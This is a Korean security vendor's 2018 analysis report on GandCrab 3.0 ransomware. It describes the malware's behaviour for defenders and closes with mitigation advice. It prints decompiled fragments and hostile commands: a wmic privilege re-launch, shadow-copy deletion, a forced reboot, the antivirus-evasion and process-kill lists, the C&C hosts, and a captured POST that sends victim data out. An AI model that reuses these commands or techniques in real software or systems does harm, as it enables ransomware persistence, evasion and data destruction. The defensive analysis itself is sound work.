MALWARE ANALYSIS REPORT

No.11 | 2018 년 06 월

GandCrab 3.0 랜섬웨어 분석

(주) 소만사 악성코드 분석 센터

목 차

1. 개 요

1.1 배 경

2018년 상반기부터 국내에 유포되기 시작한 GandCrab 랜섬웨어의 3.0 버전이 발견되었다.
이전 버전의 국내 감염 경로는 크게 두 가지로,
악성 웹 사이트에 삽입된 Magnitude 익스플로잇 킷을 통해 유포되는 방식과
악성 메일의 첨부파일 형태로 유포되는 방식이 있다.
새로운 버전인 3.0 버전은 악성 메일의 첨부파일 형태로 유포되고 있으며,
국내를 대상으로 유포되는 사례도 최근 발견되었다.


1.2 파일 정보

Name	**[random].exe (가칭)**
Type	Windows 실행 파일
Behavior	Ransomware
SHA-256	0b193494ffbbc5396886715253582aea075f97f5c5e79b58de9a4c0c62ed9b02
Description	GandCrab Ransomware

2. 분 석

최근 발견된 3.0 버전의 악성 행위는 기존의 2.1 버전과 대부분 동일하지만
재부팅 후 바탕화면 변경기능이 추가되었다.


2.1 GandCrab 3.0 랜섬웨어 분석



[그림 2] GandCrab 랜섬웨어 동작

메일에 첨부되어 있는 파일을 실행하면
파일 내부에 암호화하여 가지고 있던 DLL 파일을 복호화 후 메모리에 로드하여 사용한다.
모든 악성 행위는 복호화 모듈에서 실행되기 때문에
실행 전 암호화 상태에서는 악성 행위를 확인하기 어렵다.

2.1.1. [random].exe



[그림 3] Main DLL 복호화 & 실행

악성코드가 실행되면
암호화된 Main DLL을 복호화 하고 Dll Entry Point를 호출한다.


```
1  BOOL __stdcall DllEntryPoint(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpReserved)
2  {
3    HANDLE hObject; // [sp+8h] [bp-4h]@2
4
5    if ( fdwReason == 1 )
6    {
7      hObject = CreateThread(0, 0, (LPTHREAD_START_ROUTINE)sub_100054E0, 0, 0, 0);
8      if ( hObject )
9        CloseHandle(hObject);
10   }
11   return 1;
12 }
```

[그림 4] DLL Main 함수

복호화된 메인 모듈은 별도의 export 함수는 존재하지 않고
DLL main에서 쓰레드를 실행시키는 구조로 되어있다.
GandCrab 랜섬웨어의 주요 악성행위는 쓰레드에 의해 호출되는 함수에서 실행된다.
그 동작은 아래와 같다.

2.1.2. DLL Main

1) Mutex 생성




[그림 5] Create Mutex & 중복 실행 방지

중복 실행을 방지하기 위하여 Mutex를 생성하고
이미 존재하거나 접근이 거부되었을 때 프로세스를 종료한다.
Mutex 명은 시스템 정보를 조합하여 생성한다.

Ex) MutexName -> Global₩₩pc_group=WORKGROUP&ransom_id=2396f5acd4923bf6

2) Process integrity level 확인



[그림 6] OS version & Process integrity level 확인

감염된 시스템의 운영체제 버전을 확인하여 Windows Vista 이상일 경우
악성코드 프로세스의integrity level 이 Low integrity 이하인지 확인한다.
만약 그 이하라면 아래 그림과 같이 시스템 권한으로 프로세스를 재실행 한다.

```
do
{
  if ( ShellExecuteExW((SHELLEXECUTEINFOW *)v3) )// runas "C:₩Windows₩system32₩wbem₩wmic.exe" process call create "cmd /c start <self file path>"
  {
    WaitForSingleObject(*((HANDLE *)v3 + 14), 0xFFFFFFFF);
    CloseHandle(*((HANDLE *)v3 + 14));
    ExitProcess(0);
  }
  ++v4;
}
while ( v4 < 0x64 );
```

[그림 7] 프로세스 시스템 권한 실행

- runas "C:₩Windows₩system32₩wbem₩wmic.exe" process call create "cmd /c start <self path>"

3) AntiVirus driver 확인 및 자동 실행 등록

```
{
  Msg.hwnd = (HWND)7536742;
  Msg.message = 6684772;
  Msg.wParam = 3014775;
  Msg.lParam = 7929971;
  Msg.time = 115;
  if ( !av_driver_check((const WCHAR *)&Msg) && !av_driver_check_set() )// fsdfw.sys, NavEng.sys, NavEx15.sys, srtsp.sys, srtsp64.sys check
    boot_survival(0);                       // self copy & runonce
}
ExitThread(0);
```

[그림 8] AntiVirus driver 확인 & 자동 실행 등록

특정 AntiVirus를 확인하기 위하여 시스템 디바이스 드라이버를 확인한다.
해당 드라이버가 발견되지 않으면 자가 복제 후 레지스트리 등록을 통해
PC에 남아 지속적으로 실행되도록 한다.

AntiVirus driver 목록		
klif.sys	kl1.sys	
fsdfw.sys	NavEng.sys	NavEx15.sys
srtsp.sys	srtsp64.sys	

[자동 실행 등록]

복사 경로	C:₩₩Users₩₩Administrator₩₩AppData₩₩Roaming₩₩Microsoft₩₩<random>.exe
레지스트리	HKLM₩₩SOFTWARE₩₩Microsoft₩₩Windows₩₩CurrentVersion₩₩RunOnce

4) 주요 프로세스 종료

자동 실행 등록 후 암호화 대상이 되는 파일이 다른 프로세스에서 사용 중일 경우를 대비하여 주요 프로세스를 종료한다. 주요 종료 대상 프로세스는 아래와 같다.

종료 대상 프로세스	
msftesql.exe	mysqld-nt.exe
sqlagent.exe	mysqld-opt.exe
sqlbrowser.exe	dbeng50.exe
sqlservr.exe	sqbcoreservice.exe
sqlwriter.exe	excel.exe
oracle.exe	infopath.exe
ocssd.exe	msaccess.exe
dbsnmp.exe	mspub.exe
synctime.exe	onenote.exe
mydesktopqos.exe	outlook.exe
agntsvc.exeisqlplussvc.exe	powerpnt.exe
xfssvccon.exe	steam.exe
mydesktopservice.exe	thebat.exe
ocautoupds.exe	thebat64.exe
agntsvc.exeagntsvc.exe	thunderbird.exe
agntsvc.exeencsvc.exe	visio.exe
firefoxconfig.exe	winword.exe
tbirdconfig.exe	wordpad.exe
ocomm.exe	
mysqld.exe	

5) C&C 연결 및 정보 전송

```
mov     eax, [ebp+arg_50]
mov     dword ptr [esi+4], offset aPc_user ; "pc_user"
mov     dword ptr [esi+10h], offset aPc_name ; "pc_name"
mov     dword ptr [esi+18h], 1
mov     dword ptr [esi+1Ch], offset aPc_group ; "pc_group"
mov     dword ptr [esi+28h], offset aAv ; "av"
mov     dword ptr [esi+34h], offset aPc_lang ; "pc_lang"
mov     dword ptr [esi+40h], offset aPc_keyb ; "pc_keyb"
mov     dword ptr [esi+4Ch], offset aOs_major ; "os_major"
mov     dword ptr [esi+58h], offset aOs_bit ; "os_bit"
mov     dword ptr [esi+60h], 1
mov     dword ptr [esi+64h], offset aRansom_id ; "ransom_id"
mov     dword ptr [esi+78h], offset aHdd ; "hdd"
mov     [esi+80h], eax
mov     dword ptr [esi+88h], offset aIp ; "ip"
call    ds:GetProcessHeap
```

[그림 9] 수집 정보

전송하는 정보는 상기 그림과 같이 IP, PC_USER, PC_NAME, PC_GROUP, 언어, OS 버전, OS bit, ransom_id(식별자), 저장장치 정보, 설치된 AntiVirus 제품 리스트 등이 있으며, 이 외에도 악성코드가 생성한 RSA public_key, private_key를 함께 전송한다.

확인하는 AntiVirus 제품 목록			
AVP.EXE	NortonAntiBot.exe	cmdagent.exe	fsguiexe.exe
ekrn.exe	Mcshield.exe	smc.exe	cfp.exe
avgnt.exe	avengine.exe	persfw.exe	msmpeng.exe
ashDisp.exe		pccpfw.exe	

[C&C IP 확인]

C&C 서버의 IP는 아래의 명령을 통해 확인된 IP 중 하나를 사용하게 되며, 정보는 암호화 되어 전송되어 진다.

Command = "nslookup carder.bit ns1.wowservers.ru"


C&C Host 목록	carder.bit ransomware.bit

Stream Content

```
POST /aude?eyst=ssa HTTP/1.1
Host: carder.bit
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/55.0.2883.87 Safari/537.36
Content-Length: 5816
Cache-Control: no-cache

b2oPIi/i4b16F92mbdxvSszK58q1x0NDAoaElb9J5gEf9/c5gtOj26EMdjBBlqej9yxgzTm6hKOO/Sm6ejIk/O4DollCQrds6n
+lOby3bIYcNYArZxnL24dYvKSxbOsUvYKOBZgvQy1yuBGtqQExutqoc72Vif2sIxnFSPnxQcQEe+Vns2DnTsJIi3eTUi4LYOJ/fku4brIyHMIvyH3RUzdetfKUSPKvwHzS/+B9/
Fg4lKHmntVkNO3NowoluSOSLmqK3Oy4aM2qy3D6rhh44tnY6huKgg1YnFd6P8f8HIaShnIG9wBsjn4/wUmiafFP1/+CtevPvlKOslkOXULV/8P/
nGCudUSsVdzdfMbQcOCLEIEqLstxkG1OLm/EbyIM4V0r1ntwcrOJvLZ8go2vp1IWL/dgqsKhsiLKe+bZ+O7j6Qkl58hlkZdx8GOZBOMqcONou19ioyb
+DY8e0UghvEv9OngorQuyOhXvcNlxi1whaxIK2eYtgwVfy7WzWvkJghP7D8ZgA290koEWUJtBuPZi2RngZPvoOf1vU7SGiw3LkJK4Oa2xfgNTo4OiCUVf2DrjjH6KUizDwzpNN3wnV
X6dZHmOWFFgl4lOL3gf/HdG3Rihc9zq5dl+KGuVcQmCpshmvraaNC8oOmO3b8DdSQ5agAHelPWEHODtRw3+dpVTJLpv/HzFqUJO1aw
+eCwii7MI4ucnhIUqKNdiHOOemdTX7pRF6I74PygziBG49tp8AylnJohi9dCDaeD6gFwHkk2eUFVhGpuy61rGSMbZoNfe2o7Gyu71/
vjABhc2aqDBTla8epHzN0f8pKF3oY5kElWNITP+EG/PZY2AYEPEI66v90zS4pZXxDuqEX/
gqk1VPB8KLqoD2/5RWywl9uBb1phBB4Ldgceakh7XG2AlUse1X6BglCLGX7OmDgQDJEOh/ta5bVMbTAEkNbE84ZxBZE7OAPZ2IpMDF/jx1yryBaFFY1lrHhbf/WcbHYL+tyQPo3If/
nYQIX1jkSWctxOz49QlkCPPOGctDykRKKbtOfdHEs5wP8bpu4SCt+/WeTvRluHY3evkp91xvRjRoWQNBNU9S1IudzTYze
+WVKllR83nRJmBmAgSsq3iXibcOOaMWUV2x7CX6WnWk6BsQ+kx1oFyMLHfT8QCN+zOqzGQ9LgJLGdx6TrFw9WoOIOtzoM6JHernDTnCROrZuKF6LR9E+
+km8qvUjuY3AwE5srsDc4YKuteYiBtdOyb/CrVbwOlFPFMVLs6eolSFO2QYbvkT/UgnqbZEA72hyYPPQ3UaWWey6vCLAgysVviOc5g
+nEqbSjQUNdkERUQ9lO1qDPBO6L19ViENdWnC9TmrNLF75dMWiMiTvFeJLruTQ34PfmT2My7tEeZ2pllNqV1GTgZkufuLUZDjHiduvbEkuzfQV4jbRsOtCLuFVTunTlv1p1IVONJjp
4DlDpbsEUrPgMwpMMrPeACteqOcILm93QYgfc2AVaCFsQR7OZ04gVNp3NPTICTHS8B2bgQ4FD704a4/2rZOZqPQt5Iqm6Pi4tV18vZYP3QWiLfiP8BaCJPJNqjMNvtHzU/tAC
+Uvs8rNu5OmOiqcKQtA/Wiab5y6OsOY1fNJEvelWsokhvmPEqkOHkqr81RqXot5RliGdPHT2Vz1sl2pMhFoZ/TQVS4Oh0
```

[그림 10] C&C 서버 정보 전송



Address	Hex dump	ASCII
01DD0000	7B 52 45 50 45 41 54 7D 7B 70 75 62 5F 6B 65 79	{REPEAT}{pub_key
01DD0010	3D 42 67 49 41 41 41 43 6B 41 41 42 53 55 30 45	=BgIAAACkAABSU0E
01DD0020	78 41 41 67 41 41 41 45 41 41 51 42 66 65 4C 43	xAAgAAAEAAQBfeLC
01DD0030	66 46 6A 55 33 49 61 59 43 47 70 55 72 78 61 77	fFjU3IaYCGpUrxaw
01DD0040	36 37 57 33 34 59 34 6C 6E 6C 57 48 6D 45 2F 4F	67W34Y4lnlWHmE/O
01DD0050	6B 56 48 58 48 79 47 38 69 53 52 47 63 4C 57 39	kVHXHyG8iSRGcLW9
01DD0060	68 42 47 71 78 57 65 4C 36 38 47 66 66 6E 6D 39	hBGqxWeL68Gffnm9
01DD0070	49 45 77 36 4A 4E 31 42 34 6D 30 50 35 55 75 47	IEw6JN1B4m0P5UuG
01DD0080	79 46 66 63 48 70 50 70 65 2B 36 51 49 79 51 54	yFfcHpPpe+6QIyQT
01DD0090	56 2F 71 71 55 67 5A 42 39 41 67 49 50 4A 73 31	V/qqUgZB9AgIPJs1
01DD00A0	35 35 41 45 34 56 45 6E 46 79 70 54 6A 71 4A 62	55AE4VEnFypTjqJb

[그림 11] 공격자의 Public key

정보 전송이 성공하면 C&C 서버에서는 공격자의 Public key를 reponse data에 포함시켜 보내준다.

6) 파일 암호화

파일 암호화는 특정 경로, 특정 파일명, 제외 확장자 리스트에 포함되는 파일은 암호화에서 제외 되며 그 목록은 아래와 같다.

제외 확장자
.ani .cab. .cpl .cur .diagcab .diagpkg .dll .drv .hlp .ldf .icl .icns .ico .ics .lnk .key .idx .mod .mpa .msc .msp .msstyles .msu .nomedia .ocx .prf .rom .rtp .scr .shs .spl .sys .theme .themepack .exe .bat .cmd .CRAB .crab .GDCB .gdcb .gandcrab .yassine_lemmou

제외 확장자는 암호화되어 있다가 파일 암호화 전에 메모리에서 복호화되어 사용된다.

제외 경로	
₩ProgramData₩	SHGetSpecialFolderPathW()
₩IETldCache₩	
₩Boot₩	0x2A CSIDL_PROGRAM_FILESX86
₩Program Files₩	0x2B CSIDL_PROGRAM_FILES_COMMON
₩Tor Browser₩	0x24 CSIDL_WINDOWS
Ransomware	0x1C CSIDL_LOCAL_APPDATA
₩All Users₩	
₩Local Settings₩	
₩Windows₩	

제외 파일명	
desktop.ini	boot.ini
autorun.inf	ntuser.dat.log
ntuser.dat	thumbs.db
iconcache.db	CRAB-DECRYPT.txt
bootsect.bak	


GandCrab 3.0의 암호화 방식은 2.1 버전과 동일한 방식을 사용한다.
로컬에서 생성된 RSA Public/Private key는 시스템 정보를 전송할 때
공격자의 C&C 서버로 함께 전송하며,
파일 암호화에 사용되는 key는 수신 데이터에 포함된 공격자의 다른 Public key를 사용한다.


```
_mm_storeu_si128((__m128i *)&v24, _mm_load_si128((const __m128i *)&xmmword_100117B0));
crypt_gen_random((int)&v24, 0x10u);           // Initialization Vector
crypt_gen_random((int)&v21, 0x20u);           // AES-256 Key
v4 = VirtualAlloc(0, 0x800u, 0x3000u, 4u);
_mm_storeu_si128((__m128i *)v4, _mm_loadu_si128((const __m128i *)&v21));
```

```
if ( CryptImportKey(phProv, pbData, dwDataLen, 0, 0, &phKey) )
{
  pdwDataLen = 10;
  CryptGetKeyParam(phKey, 8u, &v6, &pdwDataLen, 0);
  *a4 = 0xC8;
  v9 = CryptEncrypt(phKey, 0, 1, 0, a3, a4, dwBufLen);
  v7 = GetLastError();
  if ( !v9 )
    nullsub_1();
}
```

[그림 12] Key & IV 생성 및 암호화

대상 파일 마다 AES-256 key 와 IV 값을 생성하여 파일 암호화에 사용한다.
해당 Key 와 IV 값은 공격자의 Public Key로 암호화되어 추후 복호화를 위해 파일 끝에 저장한다.





[그림 13] 암호화 후 파일 구조

파일명 변경은 확장자 뒤에 .CRAB 만 추가되는 형식이며,

파일 내용을 암호화된 내용으로 덮어쓰기 전에 파일명 변경을 먼저 시도한다.

```
wsprintfW(v4, L"%s.CRAB", v2);
v6 = GetFileAttributesW(v2);
SetFileAttributesW(v2, v6 & 0xFFFFFFFE);
EnterCriticalSection(&stru_10013CF4);
if ( MoveFileW(v2, v5) )
```

[그림 14] 파일명 변경


7) shadowcopy delete & WALLPAPER 변경

[shadowcopy delete]

"C:₩₩Windows₩₩system32₩₩wbem₩₩wmic.exe shadowcopy delete"

[WALLPAPER 변경]

```
if ( sub_10003A60(&pvParam) )
{
  SystemParametersInfoW(0x14u, 0, pvParam, 3u);// c:₩₩User₩₩ADMIN~1₩₩Local₩₩Temp₩₩₩₩pidor.bmp
  VirtualFree(pvParam, 0, 0x8000u);
}
```



[그림 14] WALLPAPER 변경

바탕화면 변경까지 완료되면 자가 복제된 경로가 아닌 경우에 시스템을 강제로 종료하게 되고, 자가 복제된 경로일 경우에는 Tor Browser 다운로드 페이지를 팝업 시킨다.

```
if ( !sub_10004AD0() )
  ShellExecuteW(0, L"open", L"cmd.exe", L"/c shutdown -r -t 60 -f", 0, 0);
if ( lpFile )
  ShellExecuteW(0, L"open", lpFile, 0, 0, 5);
ExitThread(0);
```

[그림 15] 시스템 재부팅

3. 대 응

1. MS 제공하는 보안 업데이트를 자동으로 설정한다.
2. 사용중인 소프트웨어 최신 업데이트 유지한다.
3. 백신 최신 업데이트 유지한다.
4. 주요 문서는 주기적으로 백업하고 물리적으로 분리하여 관리한다.
5. 신뢰할 수 없는 메일의 첨부파일은 실행을 금지한다.
6. 비 업무 사이트 및 신뢰할 수 없는 웹사이트의 연결을 차단한다.

안됩니다. ㈜ 소만사는 이러한 오남용에 대한 책임을 지지 않습니다.

궁금하신 점이나 문의사항은 malware@somansa.com 으로 해주세요.